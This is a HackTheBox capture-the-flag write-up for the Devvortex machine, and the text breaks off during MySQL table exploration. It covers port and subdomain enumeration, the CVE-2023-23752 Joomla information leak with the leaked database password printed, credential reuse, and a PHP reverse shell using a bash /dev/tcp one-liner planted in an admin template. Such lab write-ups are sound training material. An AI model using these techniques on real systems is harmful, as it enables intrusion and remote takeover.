

# Devvortex Write-up

## Introduction

This write-up details CTF conducted on the Devvortex machine from HackTheBox, where we honed our penetration test skills through different stages like reconnaissance, exploitation, and post-exploitation. This CTF writeup consists of utilizing a range of tools and techniques, navigating a dynamic virtual environment to capture flags and demonstrate our understanding of cybersecurity concepts. This write-up explores the key steps and challenges encountered while highlighting the valuable lessons learned throughout the CTF.

## NMAP Scan

```
nmap 10.10.11.242 -A -T5
```

```
root@samuel: ~/home/samuel#
nmap 10.10.11.242 -A -T5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-14 15:43 PST
Warning: 10.10.11.242 giving up on port because retransmission cap hit (2).
Nmap scan report for devvortex.htb (10.10.11.242)
Host is up (0.17s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkeys:
|_ 3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|_ 256  b7:89:16:c1:8b:20:ed:a9:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_ 256  18:cd:9d:8b:ad:21:a8:88:86:f7:9f:ad:40:51:54:fb (ED25519)
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-title: Devvortex
Aggressive OS guesses: Linux 5.0 (96%), Linux 4.15 - 5.8 (96%), Linux 5.3 - 5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 256/tcp)
HOP RTT ADDRESS
1 171.66 ms 10.10.14.1
2 163.82 ms devvortex.htb (10.10.11.242)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.78 seconds
root@samuel: ~/home/samuel#
```

## Notable Findings:


- SSH (Port 22): OpenSSH 8.2p1 on Ubuntu.
- HTTP (Port 80): Nginx 1.18.0 on Ubuntu, redirecting to <http://devvortex.htb/>

## Adding Host (devvortex.htb)

open /etc/hosts and add `10.10.11.242 devvortex.htb` and save the the file.

Replace 10.10.11.242 if you have different machine IP assigned by Hack The Box.

```
nano /etc/hosts
```



```
root@samuel: /home/samuel/Desktop x root@samuel: /home/samuel x root@samuel: /ho
GNU nano 7.2
127.0.0.1    localhost
127.0.1.1    samuel
10.10.11.242 devvortex.htb
# The following lines are desirable for IPv6 capable hosts
::1         localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters
```

## Gobuster

Running Gobuster on devvortex.htb to uncover any hidden folders.

```
gobuster dir -u http://devvortex.htb -w /usr/share/wordlists/di
```

```
File Actions Edit View Help
root@samuel: /home/samuel/Desktop x root@samuel: /home/samuel x root@samuel: /home/samuel x root@samuel: /home/samuel x

root@samuel:~/home/samuel# gobuster dir -u http://devvortex.htb -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 50

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://devvortex.htb
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/images (Status: 301) [Size: 178] [→ http://devvortex.htb/images/]
/css (Status: 301) [Size: 178] [→ http://devvortex.htb/css/]
/js (Status: 301) [Size: 178] [→ http://devvortex.htb/js/]
Progress: 35943 / 228561 (16.30%)
[!] Keyboard interrupt detected, terminating.
Progress: 35943 / 228561 (16.30%)

Finished
```

Found nothing interesting

# FFUF

Running ffuf to look for subdomains

```
ffuf -u HTTP://devvortex -H "HOST:FUZZ.devvortex.htb" -w /usr/s
```

```
root@samuel: /home/samuel/Desktop x root@samuel: /home/samuel x root@samuel: /home/samuel x root@samuel: /home/samuel x

root@samuel:~/home/samuel# ffuf -u http://devvortex.htb -H "HOST:FUZZ.devvortex.htb" -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -fs 154

V2.1.0-dev

:: Method : GET
:: URL : http://devvortex.htb
:: Wordlist : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
:: Header : Host: FUZZ.devvortex.htb
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
:: Filter : Response size: 154

dev [Status: 200, Size: 23221, Words: 5081, Lines: 502, Duration: 414ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
```

Notable findings:

- Found a subdomain 'dev.devvortex.htb'
  - dev [Status: 200, Size: 23221, Words: 5081, Lines: 502, Duration: 414ms]

## Adding Host(dev.devvortex)


---

Add host 'dev.devvortex.htb' to `/etc/hosts` as shown below:

open `/etc/hosts` and add `dev.devvortex.htb` to ``10.10.11.242 devvortex.htb`` and save the file. refer the screenshot below

Replace 10.10.11.242 if you have different machine IP assigned by Hack The Box.

```
nano /etc/hosts
```



```
GNU nano 7.2 /etc/hosts
127.0.0.1 localhost
127.0.1.1 www.samuel
10.10.11.242 devvortex.htb dev.devvortex.htb
# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

## Gobuster(dev.devvortex.htb)

---

Running Gobuster on dev.devvortex.htb to uncover any hidden folders.

```
(root@samuel) ~/home/samuel
gobuster dir -u http://dev.devvortex.htb -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 50

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://dev.devvortex.htb
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/images (Status: 301) [Size: 178] [→ http://dev.devvortex.htb/images/]
/home (Status: 200) [Size: 23221]
/media (Status: 301) [Size: 178] [→ http://dev.devvortex.htb/media/]
/templates (Status: 301) [Size: 178] [→ http://dev.devvortex.htb/templates/]
/modules (Status: 301) [Size: 178] [→ http://dev.devvortex.htb/modules/]
Progress: 452 / 220561 (0.20%) [ERROR] Get "http://dev.devvortex.htb/events": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://dev.devvortex.htb/register": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 454 / 220561 (0.21%) [ERROR] Get "http://dev.devvortex.htb/software": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://dev.devvortex.htb/downloads": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://dev.devvortex.htb/forum": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
/plugins (Status: 301) [Size: 178] [→ http://dev.devvortex.htb/plugins/]
/includes (Status: 301) [Size: 178] [→ http://dev.devvortex.htb/includes/]
/language (Status: 301) [Size: 178] [→ http://dev.devvortex.htb/language/]
/components (Status: 301) [Size: 178] [→ http://dev.devvortex.htb/components/]
/api (Status: 301) [Size: 178] [→ http://dev.devvortex.htb/api/]
/cache (Status: 301) [Size: 178] [→ http://dev.devvortex.htb/cache/]
/libraries (Status: 301) [Size: 178] [→ http://dev.devvortex.htb/libraries/]
Progress: 1685 / 220561 (0.76%) [ERROR] Get "http://dev.devvortex.htb/gr": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 1879 / 220561 (0.85%) [ERROR] Get "http://dev.devvortex.htb/res": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 2115 / 220561 (0.96%) [ERROR] Get "http://dev.devvortex.htb/licenses": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
/tmp (Status: 301) [Size: 178] [→ http://dev.devvortex.htb/tmp/]
/layouts (Status: 301) [Size: 178] [→ http://dev.devvortex.htb/layouts/]
Progress: 4357 / 220561 (1.98%) [ERROR] Get "http://dev.devvortex.htb/clock": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://dev.devvortex.htb/addons": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] context deadline exceeded (Client.Timeout or context cancellation while reading body)
[ERROR] Get "http://dev.devvortex.htb/PDA": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://dev.devvortex.htb/2005_12": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 5072 / 220561 (2.30%) [ERROR] context deadline exceeded (Client.Timeout or context cancellation while reading body)
Progress: 5621 / 220561 (2.55%) [ERROR] context deadline exceeded (Client.Timeout or context cancellation while reading body)
/administrator (Status: 301) [Size: 178] [→ http://dev.devvortex.htb/administrator/]
Progress: 6050 / 220561 (2.74%)
[!] Keyboard interrupt detected, terminating.
Progress: 6067 / 220561 (2.75%)
```

All the directories found returned an empty page or a 404 page not found error except for ***'administrator'***

Refer screenshot below:




Notable findings:

- dev.devvortex.htb, has joomla an open-source content management system for publishing web content on websites running.

## Joomscan:

## Running joomscan to enumerate Joomla

```
joomscan --url http://dev.devvortex.htb
```



Notable findings:

- The target is using Joomla 4.2.6
  - Joomla 4.0.0 < 4.2.8 is vulnerable to unauthenticated information disclosure
  - refer <https://www.exploit-db.com/exploits/51334>

## Further Enumerating Joomla:

Upon google search I found this GitHub repository that has an exploit for Joomla 4.2.6 :  
<https://github.com/Acceis/exploit-CVE-2023-23752>

Run following commands to exploit the vulnerable Joomla service;

```
#Git clone the repository
git clone https://github.com/Acceis/exploit-CVE-2023-23752.git

#Make sure to navigate into the folder you just cloned from Git
#Install dependencies
gem install httpx docopt paint

#Deployment of a vulnerable environment
docker-compose up --build
```

For the above commands make sure to refer the GitHub repository provided

Finally, now you can run the exploit as shown below:

```
ruby exploit.rb http://dev.devvortex.htb
```

```
(root@samuel)-[/home/samuel/Desktop/exploit-CVE-2023-23752]
# ruby exploit.rb http://dev.devvortex.htb
Users
[649] lewis (lewis) - lewis@devvortex.htb - Super Users
[650] logan paul (logan) - logan@devvortex.htb - Registered

Site info
Site name: Development
Editor: tinymce
Captcha: 0
Access: 1
Debug status: false



Database info
DB type: mysqli
DB host: localhost
DB user: lewis
DB password: P4ntherg0t1n5r3c0n##
DB name: joomla
DB prefix: sd4fg_
DB encryption 0

(root@samuel)-[/home/samuel/Desktop/exploit-CVE-2023-23752]
#
```

Notable findings:

- Found credentials for MYSQLi Database :
  - username: **lewis**
  - password: **P4ntherg0t1n5r3c0n##**

Try logging into Joomla “<http://dev.devortex.htb/administrator>” using the MYSQL credentials






## Reverse Shell

After Navigating through the entire Joomla portal, I found something interesting in the ‘🔧 *System>templates>Administrator Templates*’

Open *Atum details files*, And there we have it, we can edit the PHP code.

To establish a reverse shell connection, initiate a Netcat listener on port 9999, or an alternative port above 5000

```
nc -lnvp 9999
```




Now deploy the PHP reverse shell code into *index.php*


```
<?php
.
.
exec("/bin/bash -c 'bash -i >& /dev/tcp/10.10.15.38/9999 0>&1'")
.
.
?>
```

make sure to replace `'10.10.15.38'` with the IP address assigned to your attack machine

Refer screenshot below



Hit “save and close” and in not time you should have a shell access, refer screenshot below:



## Shell Stabilization

Stabilizing a shell is crucial for ensuring reliable, efficient, and secure command execution in various technical contexts.

Run below commands to stabilize the shell:

```
script /dev/null -c /bin/bash
stty raw -echo; fg
```

```
# Then press Enter twice, and then run:
export TERM=xterm
```

## Exploring Directories

While navigating into directories I found user 'logan' using following commands:

```
ls /home
ls /home/logan
cat /home/logan/user.txt
```

```
www-data@devvortex:~/dev.devvortex.htb/administrator$ ls /home
logan
www-data@devvortex:~/dev.devvortex.htb/administrator$ ls /home/logan/
user.txt
www-data@devvortex:~/dev.devvortex.htb/administrator$ cat /home/logan/user.txt
cat: /home/logan/user.txt: Permission denied
www-data@devvortex:~/dev.devvortex.htb/administrator$
```

We it seems we don't have access to user "logan"

## MYSQL

Lets try logging into MYSQL using the database credentials we found while exploiting Joomla.

- username: **lewis**
- password: **P4ntherg0t1n5r3c0n##**

```
#run this command and then enter the password
mysql -u lewis -p
```

```
www-data@devvortex:~/dev.devvortex.htb/administrator$ mysql -u lewis -p
Enter password: P4ntherg0t1n5r3c0n##

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 30865
Server version: 8.0.35-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Let try navigate into the databases:

```
show databases;

select joomla;
```

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| joomla |
| performance_schema |
+-----+
3 rows in set (0.00 sec)

mysql> use joomla;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
```

Let try to explore the '*joomla*' database

```
show tables;
```

```
root@samuel: /home/samuel/Desktop x root@samuel: /home/samuel x root@samuel: /home/samuel x root@samuel: /home/samuel x
| sd4fg_finder_logging
| sd4fg_finder_taxonomy
| sd4fg_finder_taxonomy_map
| sd4fg_finder_terms
| sd4fg_finder_terms_common
| sd4fg_finder_tokens
| sd4fg_finder_tokens_aggregate
| sd4fg_finder_types
| sd4fg_history
| sd4fg_languages
| sd4fg_mail_templates
| sd4fg_menu
| sd4fg_menu_types
| sd4fg_messages
| sd4fg_messages_cfg
| sd4fg_modules
| sd4fg_modules_menu
| sd4fg_newsfeeds
| sd4fg_overrider
| sd4fg_postinstall_messages
| sd4fg_privacy_consent
| sd4fg_privacy_requests
| sd4fg_redirect_links
| sd4fg_scheduler_tasks
| sd4fg_schemas
| sd4fg_session
| sd4fg_tags
| sd4fg_template_overrides
| sd4fg_template_styles
| sd4fg_ucm_base
| sd4fg_ucm_content
| sd4fg_update_sites
| sd4fg_update_sites_extensions
| sd4fg_updates
| sd4fg_user_keys
| sd4fg_user_mfa
| sd4fg_user_notes
| sd4fg_user_profiles
| sd4fg_user_usergroup_map
| sd4fg_usergroups
| sd4fg_users
| sd4fg_viewlevels
| sd4fg_webauthn_credentials
| sd4fg_workflow_associations
| sd4fg_workflow_stages
